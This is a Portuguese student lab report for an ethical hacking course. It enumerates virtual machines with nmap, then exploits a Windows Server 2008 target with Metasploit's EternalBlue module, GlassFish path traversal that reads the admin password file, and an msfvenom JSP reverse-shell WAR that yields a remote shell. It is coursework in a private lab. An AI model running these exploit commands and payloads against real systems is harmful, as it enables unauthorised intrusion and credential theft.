

LICENCIATURA EM SEGURANÇA INFORMÁTICA EM REDES DE COMPUTADORES

Testes de Penetração e Hacking Ético

Trabalho Prático 1

Realizado por:

Francisco Sousa Nº8200397

Conteúdo

Introdução	4
PARTE 1	5
Montar o cenário de acordo com os requisitos indicados.....	5
Demonstrar o seu correto funcionamento	5
Enumarar serviços das máquinas presentes no cenário e ver todos os serviços ativos.....	6
Indicar para cada máquina duas vulnerabilidades e explorá-las	7
Metasploit 3	7
Ubuntu 14.04	13
Identificar as máquinas com serviço http ativo, e identificar detalhe do respetivo serviço ...	16
Ubuntu 14.04	16
Metasploit 3	16
Infinity	16
Ferramenta Nuclei:.....	16
Ubuntu 14.04	17
Metasploit 3	18
Infinity	20
Identifique quais as máquinas com SMB ativo e listar os serviços existentes desse protocolo	21
Identificar máquinas com SMB ativo:	21
Identificar os serviços existentes do protocolo SMB:	22
Parte 2	23
Montar o cenário de acordo com os requisitos indicados.....	23
Configuração da firewall:	23
Demonstrar o seu correto funcionamento	24
A partir da rede cliente enumerar serviços das máquinas presentes no cenário	25
Ubuntu 14.04	25
Infinity	25
Metasploit 3	25
Explicar a diferença dos resultados obtidos relativamente ao cenário 1 e indicar vantagens e desvantagens deste cenário relativamente ao primeiro.	26
Indicar mecanismos adicionais de rede que se poderia usar para melhorar a segurança do cenário a ataques internos e externos.....	26
IDS (Intrusion detection system).....	26
IPS (Intrusion Prevention system)	26
VPN	26

Parte 3	27
1º Reutilização de código	27
2º Engenharia social	27
3º SQL Injection Attack.....	27
4º Log4Shell (CVE-2021-44228)	27
5º Zoho ManageEngine ADSelfService Plus (CVE-2021-40539)	28
6º ProxyShell (CVE-2021-31207, CVE-2021-34473, CVE-2021-34523)	28
7º ProxyLogon (CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, CVE-2021-27065)	28
8º ZeroLogon (CVE-2020-1472).....	28
9º Fortinet FortiOS and FortiProxy (CVE-2018-13379)	28
10º Pulse Secure Pulse Connect Secure (CVE-2019-11510).....	29
Parte 4	30
Conclusão	36

Introdução


No âmbito da unidade curricular de Testes de Penetração e Hacking Ético, foi-me proposto a realização de um trabalho prático, com o objetivo de aprofundar todos os conhecimentos teóricos, abordados nas aulas sobre análise de vulnerabilidades e testes de penetração, ferramentas de testes de penetração e documentação e reporting.

Este trabalho está dividido em 4 partes, as duas primeiras consistem em montar 2 cenários parecidos, em que a única diferença é a divisão em 2 redes e a implementação de uma firewall, realizar alguns testes a estes cenários e indicar algumas informações sobre as máquinas presentes e qual a diferença entre os cenários. A parte 3 consiste em uma pesquisa sobre pelo menos 10 vulnerabilidades mais usadas pelos hackers para atingirem a infraestrutura das organizações/empresas, e por fim a parte 4 é voltar ao cenário 1 e tentar ganhar acesso root a máquina Infinity e obter a respetiva flag.

Será abordado uma espécie de manual de como foi realizada cada parte.

PARTE 1

Montar o cenário de acordo com os requisitos indicados



Demonstrar o seu correto funcionamento

Para esta demonstração basta relembrar que todas as máquinas estão na mesma rede.

Para reforçar podemos verificar a conectividade a partir do comando arp.

Comando arp no cliente Kali:

```
[root@kali]# arp
Address      HWtype  HWaddress      Flags Mask          Iface
10.0.10.102   ether   08:00:27:9d:7c:6d  C      00:00:00:00:00:00  eth1
10.0.2.2      ether   52:54:00:12:35:02  C      00:00:00:00:00:00  eth0
10.0.10.104   ether   08:00:27:69:75:21  C      00:00:00:00:00:00  eth1
10.0.10.101   ether   08:00:27:d3:d7:52  C      00:00:00:00:00:00  eth1
10.0.10.1     ether   08:00:27:db:08:33  C      00:00:00:00:00:00  eth1
```

Enumerar serviços das máquinas presentes no cenário e ver todos os serviços ativos.

Para realizar a enumeração podemos utilizar o comando nmap à rede 10.0.10.0/24 na máquina Kali.

```
Nmap scan report for 10.0.10.101
Host is up (0.0003s latency).
Not shown: 995 closed tcp ports (reset)  SSH Weak Algorithms Supported
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6p1 Ubuntu 2ubuntu1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 e0:b8:f0:43:10:f8:80:63:5e:57:1f:75:19:18:d2:96 (DSA) [disabled]
|   2048 cf:31:4f:b7:f3:ab:38:7a:9d:a7:7b:0a:04:70:ce:ed (RSA)
|   256 f4:34:55:fc:56:8f:39:e1:60:db:33:ca:2e:68:95:a9 (ECDSA) [disabled]
|_  256 31:c9:f6:ae:18:6c:a1:f3:94:48:1c:77:ad:7b:67:03:d2 (ED25519)

80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))  Remote Date Disclosure
|_http-title: Apache2 Ubuntu Default Page: It works, to test access use regular
|_http-server-header: Apache/2.4.7 (Ubuntu)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
8080/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1  Backported Security Patch Detection (SSH)
|_http-methods:
|_ Potentially risky methods: PUT DELETE Backported Security Patch Detection (WWW)
MAC Address: 08:00:27:D3:D7:52 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TPEHUB; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.0.10.101
Host is up (0.0003s latency).
Not shown: 998 closed tcp ports (reset)  SEVERITY CVSS
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 cb:99:4f:68:6e:74:3b:73:bb:69:1b:3b:db:d9:fd:45 (RSA)
|   256 f3:e9:2d:70:7a:4d:6c:ea:2d:5a:bd:08:9d:57:82:13 (ECDSA)
|_  256 96:a2:8b:75:f2:c2:b3:ce:7c:2b:54:8d:12:95:5b:fa (ED25519)

80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:9D:7C:6D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap scan report for 10.0.10.104			
Host	State	Vulnerabilities	CVSS
Not shown: 983 closed tcp ports (reset)			CRITICAL
PORT STATE SERVICE VERSION			
21/tcp open ftp Microsoft ftpd			
_ ftp-syst:			
_ SYST: Windows_NT			
22/tcp open ssh OpenSSH 7.1 (protocol 2.0)			
_ ssh-hostkey:			
2048 aa:1c:51:ca:cc:2c:13:81:59:eb:8a:e6:81:f8:ab (RSA)			
521 45:72:fc:46:62:47:04:28:3d:35:ec:96:86:8b:8a:f9 (ECDSA)			
80/tcp open http Microsoft IIS httpd 7.5			
_http-server-header: Microsoft-IIS/7.5			
_http-title: Site doesn't have a title (text/html).			
_http-methods:			
_ Potentially risky methods: TRACE			
135/tcp open msrpc Microsoft Windows RPC			
139/tcp open netbios-ssn Microsoft Windows netbios-ssn			
445/tcp open microsoft-ds Windows Server 2008 R2 Standard 7601 Service Pack 1 micros oft-ds			
3306/tcp open mysql MySQL 5.5.20-log			
_ mysql-info:			
_ Protocol: 10			
Version: 5.5.20-log			
Thread ID: 6			
Capabilities flags: 63487			
_ Some Capabilities: Support41Auth, SupportsLoadDataLocal, SupportsTransactions, LongPassword , Speaks41ProtocolNew, Speaks41ProtocolOld, FoundRows, LongColumnFlag, IgnoreSigpipes, Interact ieClient, SupportsCompression, DontAllowDatabaseTableColumn, ConnectWithDatabase, IgnoreSpaceBeforeParenthesis, ODBCClient, SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatements			
_ Status: Autocommit			
_ Salt: FSPv6SS\$YsYD6/YU 2#U			
_ Auth Plugin Name: mysql_native_password			
4848/tcp open ssl/http Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)			
_ssl-date: 2022-11-23T13:03:39+00:00; 0s from scanner time.			
_http-title: Did not follow redirect to https://10.0.10.104:4848/			
_ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceNa me=California/countryName=US			
_ Not valid before: 2013-05-15T05:33:38			
_ Not valid after: 2023-05-13T05:33:38			
_http-server-header: GlassFish Server Open Source Edition 4.0			
7676/tcp open java-message-service Java Message Service 301			
8080/tcp open http Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)			
_ http-methods:			
_ Potentially risky methods: PUT DELETE TRACE			
_http-server-header: GlassFish Server Open Source Edition 4.0			
_http-title: GlassFish Server - Server Running			
8181/tcp open ssl/http Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)			
_http-server-header: GlassFish Server Open Source Edition 4.0			
_ssl-date: 2022-11-23T13:03:39+00:00; 0s from scanner time.			
_ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceNa me=California/countryName=US			
_ Not valid before: 2013-05-15T05:33:38			
_ Not valid after: 2023-05-13T05:33:38			
_ http-methods:			
_ Potentially risky methods: PUT DELETE TRACE			
_http-title: Site doesn't have a title (text/html).			
8383/tcp open http Apache httpd			
_http-title: 400 Bad Request			
_http-server-header: Apache			
9200/tcp open wap-wsp? fingerprint-strings:			
_ FourOhFourRequest:			
_ HTTP/1.0 400 Bad Request			
Content-Type: text/plain; charset=UTF-8			
Content-Length: 80			
handler found for uri [/nice%20ports%2C/Tri%6Eity.txt%2ebak] and method [GET]			
_ GetRequest:			
_ HTTP/1.0 200 OK			
Content-Type: application/json; charset=UTF-8			
Content-Length: 309			
"status" : 200,			
"name" : "Riot Grrl",			
"version" : {			
"number" : "1.1.1",			
"build_hash" : "f1585f096d3f3985e73456debdca0745f512bbc",			
"build_timestamp" : "2014-04-16T14:27:12Z",			
"build_snapshot" : false,			
"lucene_version" : "4.7",			
"tagline" : "You Know, for Search"			
_ HTTPOptions:			
_ HTTP/1.0 200 OK			
Content-Type: text/plain; charset=UTF-8			
Content-Length: 0			
_ RTSPRequest, SIPOptions:			
_ HTTP/1.1 200 OK			
Content-Type: text/plain; charset=UTF-8			
Content-Length: 0			
49152/tcp open msrpc Microsoft Windows RPC			
49153/tcp open msrpc Microsoft Windows RPC			
49154/tcp open msrpc Microsoft Windows RPC			
49157/tcp open msrpc Microsoft Windows RPC			

Indicar para cada máquina duas vulnerabilidades e explorá-las

Metasploit 3

Lista dos serviços a correr na máquina:

```
Nmap scan report for 10.0.10.104
Host is up (0.00018s latency).
Not shown: 65510 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftptd
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
1617/tcp  open  java-rmi    Java RMI
4848/tcp  open  ssl/http    Oracle Glassfish Application Server
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8020/tcp  open  http         Apache httpd
8027/tcp  open  papachi-p2p-srv?
8181/tcp  open  ssl/intermapper?
8383/tcp  open  http         Apache httpd
8484/tcp  open  http         Jetty winstone-2.8
8585/tcp  open  http         Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
8686/tcp  open  java-rmi    Java RMI
9200/tcp  open  wap-wsp?
9300/tcp  open  vrace?
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  java-rmi    Java RMI
49164/tcp open  tcpwrapped
49177/tcp open  msrpc        Microsoft Windows RPC
49178/tcp open  msrpc        Microsoft Windows RPC
49202/tcp open  msrpc        Microsoft Windows RPC
49227/tcp open  jenkins-listener Jenkins TcpSlaveAgentListener
```

1º Vulnerabilidade (Sucesso):

HIGH	8.1	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
------	-----	-------	--

Depois de encontrar esta vulnerabilidade usando a ferramenta Nessus, fiz um search à procura de uma exploit possível com o comando search ms17-010

Matching Modules						
Critical	10.0*	60085	PHP 5.3.x < 5.3.15 Multiple V	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)		
#	Name			Disclosure Date	Rank	Check
0	exploit/windows/smb/ms17_010_eternalblue			2017-03-14	average	Yes
1	exploit/windows/smb/ms17_010_psexec			2017-03-14	normal	Yes
2	auxiliary/admin/smb/ms17_010_command			2017-03-14	normal	No
3	auxiliary/scanner/smb/smb_ms17_010_CE_Detection				normal	No
4	exploit/windows/smb/smb_doublepulsar_rce			2017-04-14	great	Yes
	AR Remote Code Execution					SMB DOUBLEPULS

Acabei por usar a primeira opção depois de uma pesquisa na internet.

Configuramos agora as opções do exploit:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.0.10.103
lhost => 10.0.10.103
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.0.10.104
rhosts => 10.0.10.104
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

Executando o comando run, corremos o exploit:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.0.10.103:4444
[*] 10.0.10.104:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.10.104:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.10.104:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.10.104:445 - The target is vulnerable.
[*] 10.0.10.104:445 - Connecting to target for exploitation.
[+] 10.0.10.104:445 - Connection established for exploitation.
[+] 10.0.10.104:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.10.104:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.10.104:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 10.0.10.104:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 10.0.10.104:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 10.0.10.104:445 - 0x00000030 6b 20 31 k 1
[+] 10.0.10.104:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.10.104:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.10.104:445 - Sending all but last fragment of exploit packet
[*] 10.0.10.104:445 - Starting non-paged pool grooming
[*] 10.0.10.104:445 - Sending SMBv2 buffers
[*] 10.0.10.104:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.10.104:445 - Sending final SMBv2 buffers.
[*] 10.0.10.104:445 - Sending last fragment of exploit packet!
[*] 10.0.10.104:445 - Receiving response from exploit packet
[+] 10.0.10.104:445 - ETERNALBLUE overwrite completed successfully (0xC00000D)!
[*] 10.0.10.104:445 - Sending egg to corrupted connection.
[*] 10.0.10.104:445 - Triggering free of corrupted buffer.

[*] Sending stage (200774 bytes) to 10.0.10.104
[+] 10.0.10.104:445 - -----
[+] 10.0.10.104:445 - -----WIN-----
[+] 10.0.10.104:445 - -----
[*] Meterpreter session 1 opened (10.0.10.103:4444 -> 10.0.10.104:49234) at 2022-11-23 05:34:05 -0500

meterpreter >
```

Obtemos uma sessão meterpreter, onde executamos o comando seguinte para obter um cmd Shell:

```
meterpreter > execute -f cmd.exe -i -H
Process 472 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>^C
```

Como podemos ver temos acesso com privilégios “system32”.

2º Vulnerabilidade (fracasso)

CRITICAL 9.8 125313 Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (unprivileged check)

Também usando ferramenta Nessus, descobrimos que temos mais uma vulnerabilidade e vamos tentar explorá-la.

Começamos por usar o comando **search cve-2019-0708**

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > search cve-2019-0708
Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
--  --
  0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep      2019-05-14   normal  Yes    CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
  1  exploit/windows/rdp/cve_2019_0708_bluekeep_rce     2019-05-14   manual  Yes    CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free
```

Usamos então a segunda opção, pois a primeira é só para dar check se a máquina é vulnerável ou não.

De seguida configuramos as opções do exploit:

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set rhosts 10.0.10.104
rhosts => 10.0.10.104
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set lhost
set lhost  set loglevel set lport
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set lhost 10.0.10.103
lhost => 10.0.10.103
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets
Exploit targets:
Id  Name
--  --
  0  Automatic targeting via fingerprinting
  1  Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
  2  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VirtualBox 6)
  3  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
  4  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
  5  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
  6  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
  7  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
  8  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target => 2
```

Executamos com o comando run ou exploit:

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit
[*] Started reverse TCP handler on 10.0.10.103:4444
[*] 10.0.10.104:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.0.10.104:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 10.0.10.104:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.0.10.104:3389 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.10.104:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.0.10.104:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.
[!] 10.0.10.104:3389 - <----- | Entering Danger Zone | ----->
[*] 10.0.10.104:3389 - Surfing channels ...
[*] 10.0.10.104:3389 - Lobbing eggs ...
[*] 10.0.10.104:3389 - Forcing the USE of FREE'd object ...
[!] 10.0.10.104:3389 - <----- | Leaving Danger Zone | ----->
[*] Exploit completed, but no session was created.
```

Como podemos ver a máquina sim é vulnerável, mas não conseguimos abrir uma sessão...

3º Vulnerabilidade (Sucesso)

Aqui vamos tentar obter as credenciais do glassFish para podermos colocar um ficheiro malicioso na máquina e conseguir acesso remoto a mesma.

Comecemos então por encontrar as credenciais:

Usamos o exploit: **use auxiliary/scanner/http/glassfish_traversal**

Configuramos as opções:

```
msf6 auxiliary(scanner/http/glassfish_traversal) > set rhosts 10.0.10.104
rhosts => 10.0.10.104
msf6 auxiliary(scanner/http/glassfish_traversal) > set ssl true
ssl => true
msf6 auxiliary(scanner/http/glassfish_traversal) > set port 4848
[-] Unknown datastore option: port. Did you mean RPORT?
msf6 auxiliary(scanner/http/glassfish_traversal) > set rport 4848
rport => 4848
msf6 auxiliary(scanner/http/glassfish_traversal) > set filepath /glassfish/glassfish4/glassfish/domains/domain1/con
fig/local-password
filepath => /glassfish/glassfish4/glassfish/domains/domain1/config/local-password
msf6 auxiliary(scanner/http/glassfish_traversal) > run
```



A opção que se destaca em relação aos outros exploits é o filepath, este filepath é relativo a onde as credenciais então guardadas normalmente no serviço glassfish, sendo assim vamos copiá-las.

```
msf6 auxiliary(scanner/http/glassfish_traversal) > run
[*] File saved in: /root/.msf4/loot/20221123064112_default_10.0.10.104_oracle.traversal_001690.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



```
[root@kali)-[~/home/kali]
# cat /root/.msf4/loot/20221123064112_default_10.0.10.104_oracle.traversal_001690.txt
4B06C1DBF4E47276928BC3CD0A232725FD999896
```

Já temos a password, vamos fazer o login.



Conseguimos ter acesso ao GlassFish.

Agora vamos criar um ficheiro .war com a ajudar do nosso msfvenom:

```
[root@kali-/home/kali]
# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.10.103 LPORT=5555 -f WAR > ifyouareamanopen.war
Payload size: 1090 bytes
Final size of war file: 1090 bytes
```

E vamos preparar o nosso listener:

```
msf6 auxiliary(scanner/http/glassfish_traversal) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.10.103
lhost => 10.0.10.103
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > set payload java/jsp_shell_reverse_tcp
[-] Unknown datastore option: payload. Did you mean PAYLOAD?
msf6 exploit(multi/handler) > set payload java/jsp_shell_reverse_tcp
payload => java/jsp_shell_reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.10.103:5555
```

Para finalizar só precisamos de injetar o ficheiro a partir do glassfish:

The screenshot shows the GlassFish Admin Console interface. At the top, there's a modal dialog titled "Deploy Applications or Modules" with fields for "Location" (set to "Packaged File to Be Uploaded to the Server" with the value "ifyouareamanopen.war") and "OK" and "Cancel" buttons. Below this, the "Applications" section shows a table of deployed applications. One application, "ifyouareamanopen", is listed with deployment order 100, enabled status checked, and engines set to "web". The "Action" column contains buttons for "Launch" (highlighted with a red box), "Redeploy", and "Reload". At the bottom, a navigation bar includes links for "vagrant-2008r2:8080/ifyouareamanopen" and other Kali Linux tools like Kali Docs, Kali Forums, Kali NetHunter, and Exploit-DB.

Substituir vagrant-2008r2 pelo ip da máquina:



Se formos ao nosso listener podemos ver algumas mudanças:

```
[*] Started reverse TCP handler on 10.0.10.103:5555
[*] Command shell session 2 opened (10.0.10.103:5555 → 10.0.10.104:49781) at 2022-11-23 07:03:56 -0500

Shell Banner:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\glassfish\glassfish4\glassfish\domains\domain1\config>
____

C:\glassfish\glassfish4\glassfish\domains\domain1\config>whoaim
whoaim
nt authority\local service
```

Temos uma cmd Shell.

Ubuntu 14.04

Lista dos serviços a correr na máquina:

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-30 05:14 EST
Nmap scan report for 10.0.10.101
Host is up (0.00036s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6p1 Ubuntu 2ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 e0b8f04310f880635e571f751918d296 (DSA)
|   2048 cf314fb7f3ab387a9da77b0a0470ceed (RSA)
|   256 f43455fc568f39e160db33ca2e6895a9 (ECDSA)
|_  256 31c9f6ae186caf39481c77ad7b6703d2 (ED25519)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works, to test access use regular
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat
| http-methods:
|_ Potentially risky methods: PUT DELETE
MAC Address: 08:00:27:D3:D7:52 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TPEHUB; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

1º Vulnerabilidade (sucesso):

Começamos por descobrir os users usando o seguinte comando:

```
[root@kali ~]# enum4linux -a 10.0.10.101
